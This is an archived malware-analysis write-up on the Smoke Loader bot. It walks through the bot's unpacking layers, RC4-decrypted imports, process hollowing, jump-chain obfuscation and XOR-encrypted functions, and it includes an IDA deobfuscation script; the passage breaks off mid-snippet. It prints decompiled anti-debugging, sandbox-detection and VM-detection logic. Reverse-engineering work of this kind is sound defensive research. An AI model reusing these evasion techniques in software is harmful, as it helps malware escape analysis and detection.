Dissecting Smoke Loader

Archived: 2026-04-05 16:38:02 UTC


Smoke Loader (also known as Dofoil) is a relatively small, modular bot that is mainly used to drop various malware families.

Even though it's designed to drop other malware, it has some pretty hefty malware-like capabilities on its own.

Despite being quite old, it's still going strong, recently being dropped from RigEK and MalSpam campaigns.

In this article we'll see how Smoke Loader unpacks itself and interacts with the C2 server.

Smoke Loader first surfaced in June 2011 when it was advertiesed for sale on grabberz.com[1] and xaker.name[2] by a user called SmokeLdr.



Smoke Loader being sold on grabberz.com

What's interesting is that Smoke Loader is sold only to Russian-language speakers[3].

Since all functionalities are clearly described in the mentioned forum posts up to 2016 there is no point in listing them all here.

The sample we'll be analysing is d32834d4b087ead2e7a2817db67ba8ca.




Diagram presenting the unpacking timeline

If you're only interested in the final payload you can take a quick glance at the diagram above and skip to the final layer.

Table of contents


Layer I

The first thing Smoke Loader hits us with is a simple PECompact2 or UPX compression.

> d32834d4b087ead2e7a2817db67ba8ca: PE32 executable (GUI) Intel 80386, for MS Windows, PECompact2 compressed

	8a42240be26a0f3bf16e3d8d894ca73d: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

As with many executable compressions, both are pretty easy do decompress using publicly-accessible software:




PECompact being used to decompress the first layer

	michal@michal-ThinkPad-13-2nd-Gen ~/smoke_art> upx -d 8a42240be26a0f3bf16e3d8d894ca73d
	Ultimate Packer for eXecutables
	Copyright (C) 1996 - 2013
	UPX 3.91 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013
	File size Ratio Format Name
	-------------------- ------ ----------- -----------
	455168 <- 230400 50.62% win32/pe 8a42240be26a0f3bf16e3d8d894ca73d
	Unpacked 1 file.

Decompressing UPX-packed sample

That wasn't hard, let's move on.

Layer II



Entry function, which handles the debugging check and performs some useless api calls as a disguise

Debugger checks

The PEB structure is checked against some debugging challenges:

```
int amIBeingDebugged()
{
struct _PEB *v0; // esi
unsigned __int8 v2; // [esp+Fh] [ebp-1h]

v2 = 0;
v0 = NtCurrentPeb();
if ( v0->BeingDebugged || v0->NtGlobalFlag & 0x70 || *(v0->ProcessHeap + 4) )
v2 = 1;
```

	return v2;
	}

Lots of garbage code

Almost every function is injected with pointless instructions in order to make the disassembly more complicated than it really is.

```
  HIDWORD(v65) = length_2;
  _EAX = v65 >> key;
  LOBYTE(_EAX) = BYTE1(length_1);
  LOWORD(_EAX) = _byteswap_ulong(_EAX);
  __asm { xadd    ah, al }
  LODWORD(v65) = SBYTE1(length_1);
  HIDWORD(v65) = length_2;
  LOWORD(_EAX) = (v65 >> key) - 1;
  __asm { xadd    ah, al }
  _BitScanReverse(&_EAX, length_2);
  _EAX = (__PAIR__(length_2, _byteswap_ulong(_EAX)) >> key) - 1;
  LOBYTE(_EAX) = 0;
  __asm { xadd    ah, al }
  v71 = length_2 * length_2 * _byteswap_ulong(_EAX);
  LOBYTE(v71) = v71 >> key;
  _EAX = _byteswap_ulong(v71);
  LOBYTE(_EAX) = BYTE1(length_1);
  LOWORD(_EAX) = __PAIR__(length_2, _EAX) >> key;
  LOBYTE(_EAX) = _EAX >> key;
  LOWORD(_EAX) = _EAX - 1;
  v73 = BYTE1(_EAX);
  BYTE1(_EAX) = _EAX;
  LOBYTE(_EAX) = -v73;
  __asm { xadd    ah, al }
  j = 0;
  v76 = 0;
  v77 = key;
  do
  {
    v78 = v84[j];
    v76 = (v78 + v77[j % key_length] + v76) % 256;
    v84[j++] = v84[v76];
    v84[v76] = v78;
  }
  while ( j < 256 );
  i = 0;
  v80 = 0;
  v81 = 0;
  if ( data_length )
  {
    do
    {
      v81 = (v81 + 1) % 256;
      v82 = v84[v81];
      v80 = (v82 + v80) % 256;
      v84[v81] = v84[v80];
      v84[v80] = v82;
      data[i] ^= v84[(v82 + v84[v81]) % 256];
      ++i;
    }
    while ( i < data_length );
  }
  return data;
}
```

A part of RC4 function, which contains a lot of useless code

RC4-encrypted imports

In this stage, almost all imports and library names are encrypted with RC4 before being passed to LoadLibraryA and then to GetProcAddress.

The encrypted imports are first placed on stack:

```
*rc4_key = 0xF3F3C80F; //rc4 key used to decrypt all imports
*&rc4_key[4] = 0xD8F6A03C;
*&rc4_key[8] = 0x8DC6BE0F;
*&rc4_key[12] = 0x527B1805;
*&rc4_key[16] = 0xE0BA0FCD;
*&rc4_key[20] = 0xC6BE0F70;
*&rc4_key[24] = 0xD8A30F;

*v727 = 0xD2BF3A5F; //encrypted "NtUnmapViewOfSection"
*&v727[4] = 0x42DCD3A3;
*&v727[8] = 0x7D50FDF6;
*&v727[12] = 0xA4E8715D;
*&v727[16] = 0x30968317;
v727[20] = 0;
...
```

Then they are decrypted using RC4 with the hardcoded key:

```
rc4(0x1Bu, rc4_key, 9u, v727, 0x14u); // rc4(key_length, key, unused_var, data, data_length)
```

Finally, the library name is passed to LoadLibrary and the function name to GetProcAddress:

```
v670 = LoadLibraryA(v995);
NtUnmapViewOfSection = GetProcAddress(v670, v727);
```

A custom import table is populated this way and used further in execution.

Unpacking

Finally, a new process is created and two calls to WriteProcessMemory are performed:

```
{
"category": "process",
```

	"parentcaller": "0x0040f773",
	"return": "0x00000001",
	"timestamp": "2018-05-23 15:25:02,142",
	"caller": "0x0041ad77",
	"thread_id": "3848",
	"repeated": 0,
	"api": "WriteProcessMemory",
	"status": true,
	"arguments": [
	{
	"name": "Buffer",
	"value": "MZ\\x80\\x00..."
	},
	{
	"name": "StackPivoted",
	"value": "no"
	},
	{
	"name": "ProcessHandle",
	"value": "0x000000b0"
	},
	{
	"name": "BufferLength",
	"value": "0x00000200"
	},
	{
	"name": "BaseAddress",
	"value": "0x00400000"
	}

```
],
"id": 180
}
{
"category": "process",
"parentcaller": "0x0040f773",
"return": "0x00000001",
"timestamp": "2018-05-23 15:25:02,282",
"caller": "0x0041adc5",
"thread_id": "3848",
"repeated": 0,
"api": "WriteProcessMemory",
"status": true,
"arguments": [
{
"name": "Buffer",
"value": "+\\x02\\xc4 \\x90\\xa4&l..."
},
{
"name": "StackPivoted",
"value": "no"
},
{
"name": "ProcessHandle",
"value": "0x000000b0"
},
{
"name": "BufferLength",
"value": "0x00008000"
```

	},
	{
	"name": "BaseAddress",
	"value": "0x00401000"
	}
	],
	"id": 181
	}

The writes are pretty characteristic and can be easily noticed in the Cuckoo report

One of them writes the MZ header and the other rest of the binary. If we concatenate these two writes we'll get the next layer.

Layer III

We're welcomed with:

```
.text:0040293D loc_40293D:                             ; CODE XREF: .text:0040293A↑j
.text:0040293D                 jmp     ecx
.text:0040293D ; ---------------------------------------------------------------------------
.text:0040293F                 db 6Bh
.text:00402940                 dd 0F76F970Dh, 0C93A4ACAh, 0C7B870A4h, 0F906EBCFh, 0C8DE9646h
.text:00402940                 dd 46B60FA8h, 0E801EB68h, 75077440h, 9646CA05h, 0EA68C8DEh
.text:00402940                 dd 75000028h, 0BD037405h, 0EB5954DDh, 0E1F74A01h, 0D3C005EBh
.text:00402940                 dd 1DE9646h, 0E403EBD8h, 0E0FFE3C4h, 612EDD75h, 7F037859h
.text:00402990 ; ---------------------------------------------------------------------------
.text:00402990                 jmp     short loc_402933
.text:00402992 ; ---------------------------------------------------------------------------
.text:00402992
.text:00402992                 public start
.text:00402992 start:
.text:00402992                 call    $+5
.text:00402997                 jnz     short near ptr loc_40299D+2
.text:00402999                 jz      short near ptr loc_40299D+2
.text:0040299B                 xor     [esi], ecx
.text:0040299D
.text:0040299D loc_40299D:                             ; CODE XREF: .text:00402997↑j
.text:0040299D                                         ; .text:00402999↑j
.text:0040299D                 lea     edi, [ebx+0AEB5Bh]
.text:004029A3
.text:004029A3 loc_4029A3:                             ; CODE XREF: .text:004029AC↓j
.text:004029A3                 sub     ebx, 2997h
.text:004029A9                 jmp     short loc_4029B0
.text:004029A9 ; ---------------------------------------------------------------------------
.text:004029AB                 align 4
.text:004029AC                 jmp     short loc_4029A3
.text:004029AC ; ---------------------------------------------------------------------------
.text:004029AE                 align 10h
.text:004029B0
.text:004029B0 loc_4029B0:                             ; CODE XREF: .text:004029A9↑j
.text:004029B0                 jz      short loc_4029B9
.text:004029B2                 jnz     short loc_4029B9
.text:004029B4                 adc     eax, 4DE9646h
```

The exported start address


Well, that's not good.

What we see is a result of several obfuscation methods and tricks, We'll look at each one and try to understand how it works.

Jump chains


Almost all early-executed functions adapt a chained jumps obfuscation technique.

Instead of placing the instructions in a normal, linear manner, instructions are mixed within the functions with jump instructions connecting consecutive instructions.



The control flow is all over the place

If we were to write a script to follow the program's flow and graph instructions we'd probably get something like this:


0x402992: call $+5; first
0x402997: jnz short loc_40299F
0x402999: jz short loc_40299F
0x40299f: pop ebx
0x4029a0: jmp short loc_4029AC
0x4029ac: jmp short loc_4029A3
0x4029a3: sub ebx, 2997h
0x4029a9: jmp short loc_4029B0
0x4029b0: jz short loc_4029B9
0x4029b2: jnz short loc_4029B9
0x4029b9: push 30h
0x4029bb: jnz short loc_4029C2
0x4029bd: jz short loc_4029C2
0x4029c2: pop eax
0x4029c3: jmp short loc_4029CD
0x4029cd: jmp short loc_4029C7; get PEB
0x4029c7: mov eax, fs:[eax]; get PEB
0x4029ca: jmp short loc_4029D0
0x4029d0: jmp short loc_4029D8; OSMajorVersion
0x4029d8: cmp dword ptr [eax+0A4h], 6; OSMajorVersion
0x4029df: jl short locret_402A2F; probs 0x40294d
0x4029e1: jmp short loc_4029EF
0x402a2f: retn; probs 0x40294d
0x4029ef: jmp short loc_4029E7
0x4029e7: mov esi, eax
0x4029e9: jmp short loc_4029F2
0x4029f2: jmp short loc_4029FA; beingDebugged
0x4029fa: movzx eax, byte ptr [eax+2]; beingDebugged
0x4029fe: jmp short loc_402A02
0x402a02: inc eax
0x402a03: jmp short loc_402A14
0x402a14: jmp short loc_402A09
0x402a09: mov ecx, 294Dh
0x402a0e: jmp short loc_402A17
0x402a17: jmp short loc_402A1A
0x402a1a: mul ecx
0x402a1c: jmp short loc_402A23
0x402a23: add eax, ebx
0x402a25: jz short loc_402A2E
0x402a27: jnz short loc_402A2E
0x402a2e: push eax
0x402a2f: retn; probs 0x40294d

Partially deobufscated start function

One can almost immediately see that a vast majority of instructions are used only to divert the natural program flow.

Defeating

Attempt I

We tried creating an idaapi script that looks through all instruction blocks within a function and tries to concat blocks that are connected with each other via a 1:1 jump (jump from one possible address to one possible location).

The author had probably thought about that and implemented jmp instructions using consecutive jnz and jz instructions. This doesn't complicate our solution too much though.

```
import ida_ua
import idautils

visited = []

def iterate_over_blocks(ea):
if ea in visited:
return None

last_jump = None

this_node = {
'addr':ea,
'code':'',
'instructions':[],
'children':[]
}

visited.append(ea)

for head in Heads(ea, ea+30):
i = DecodeInstruction(head)
if i is not None:
mnem = i.get_canon_mnem()
```

```
this_node['code'] += '%s: %s\n' % (hex(head)[:-1], idc.GetDisasm(head))
print(idc.GetDisasm(head))

if mnem in ['jmp'] and i.Op1.type != ida_ua.o_reg:
jump_addr = i.ops[0].addr

if last_jump is not None and last_jump != jump_addr:
child = iterate_over_blocks(last_jump)
if child is not None:
this_node['children'].append(child)

child = iterate_over_blocks(jump_addr)
if child is not None:
this_node['children'].append(child)
return this_node

elif mnem[0] == 'j' and i.Op1.type != ida_ua.o_reg:
jump_addr = i.ops[0].addr
if last_jump is None:
last_jump = jump_addr
print("Setting")
else:
assert last_jump == jump_addr

child = iterate_over_blocks(jump_addr)
if child is not None:
this_node['children'].append(child)
return this_node

elif last_jump is not None:
child = iterate_over_blocks(last_jump)
if child is not None:
this_node['children'].append(child)
```

```
        elif mnem in ['retn', 'jmp']:
            this_node['instructions'].append(i)
            return this_node
        else:
            this_node['instructions'].append(i)
            return this_node


start_ea = ScreenEA()
buf = iterate_over_blocks(start_ea)
```

A very naive Python script implementing the mentioned approach

If we run it on the start function and strip the jumps we get:


```
call $+5
pop ebx
sub ebx, 2997h
push 30h
pop eax
mov eax, fs:[eax]
cmp dword ptr [eax+0A4h], 6
jl short locret_402A2F
mov esi, eax
movzx eax, byte ptr [eax+2]
inc eax
mov ecx, 294Dh
mul ecx
add eax, ebx
push eax
retn
```

A lot better! But we can actually do even better by letting IDA do most of the work for us.

Attempt II

The only thing we need to do in order to make IDA recognize these blocks as a valid function is to make sure that all of the jumps are marked as a definitive change of flow control.

While jmp instructions are marked as such by default, the jz/jnz instructions need to by patched to jmp instructions:



Notice the newly-created dotted line that denotes an end of function code

This trick allows IDA to recognize function bodies and even attempt to decompile them:

```
struct _PEB *start()
{
struct _PEB *result; // eax

result = NtCurrentPeb();
if ( (signed int)result->OSMajorVersion >= 6 )
result = (struct _PEB *)(0x294D * (result->BeingDebugged + 1) + 0x400000);
return result;
}
```

Decompiled start function after patching all jn/jnz instructions

While (as almost always) the decompilation isn't 100% correct, it gives us a good basic idea what the function does.

This function, for example, loads the PEB structure and then accessess the OSMajorVersion and BeingDebugged fields.

Debugging checks

In this layer, we've noticed 2 debugging checks, conveniently located right at the beginning of execution. While they are the same as in the previous stage the approach differs slightly.

What is interesting is that the debugging checks values are used in calculating the next functions addresses:

```
mov eax, fs:[eax]
mov esi, eax
movzx eax, byte ptr [eax+2] // BeingDebugged
```

	inc eax
	mov ecx, 294Dh
	mul ecx
	add eax, ebx
	push eax
	retn

Reading the BeingDebugged field from PEB

	movzx eax, byte ptr [esi+68h] // NtGlobalFlag
	inc eax
	push 28EAh
	pop ecx
	mul ecx
	add eax, ebx
	jmp eax

Reading the NtGlobalFlag field from PEB

The code calculates the next jump address based on the values of BeingDebugged and NtGlobalFlag fields, if either one is not equal to 0 the execution jumps to a random invalid place in memory, **harsh**.

Normally patching the binary or changing the values mid-debugging works though.

Virtualization checks

Binary tries to get the module handle of “sbiedll” (a library that is used in sandboxing processes in Sandboxie) using GetModuleHandleA, if it succeds and thus Sandboxie is installed on the system, the program exits.

A registry key System\CurrentControlSet\Services\Disk\Enum is checked and if any of the following values are found within the string, the program exits.

- qemu
- virtio
- vmware
- vbox
- xen

Function body encryption

A vast majority of functions are encrypted:

```
push ebp
mov ebp, esp
sub esp, 0C8h
mov eax, 23A5h
mov ecx, 87h
call dexor_buffer //the function encryption method
inc esp
lodsb
lodsb
lodsb
lodsb
imul dword ptr ds:0AC8F0647h
lodsb
and eax, 0A0EC275Ch
daa
in al, dx
mov al, 27h
in al, dx
movsb
sub [ebx+28h], ebp
```

A function that is partially encrypted

After deobufscation the encryption function turns out to be pretty simple:

```
char __usercall dexor_buffer@<al>(int a1@<eax>, int a2@<ecx>)
{
char *v2; // esi
_BYTE *v3; // edi
char v4; // al
char result; // al
```

```
v2 = (char *)(a1 + 0x400000);
v3 = (_BYTE *)(a1 + 0x400000);
do
{
v4 = *v2++;
result = v4 ^ 0xAC;
*v3++ = result;
--a2;
}
while ( a2 );
return result;
}
```

Decompiled code decryption method

It accepts an address and number of bytes in eax and ecx registers respectively and xors all bytes in that range with a hardcoded byte.

What's also interesting is that the binary tries to keep as little code unencrypted at a time as possible:

```
mov ecx, 87h
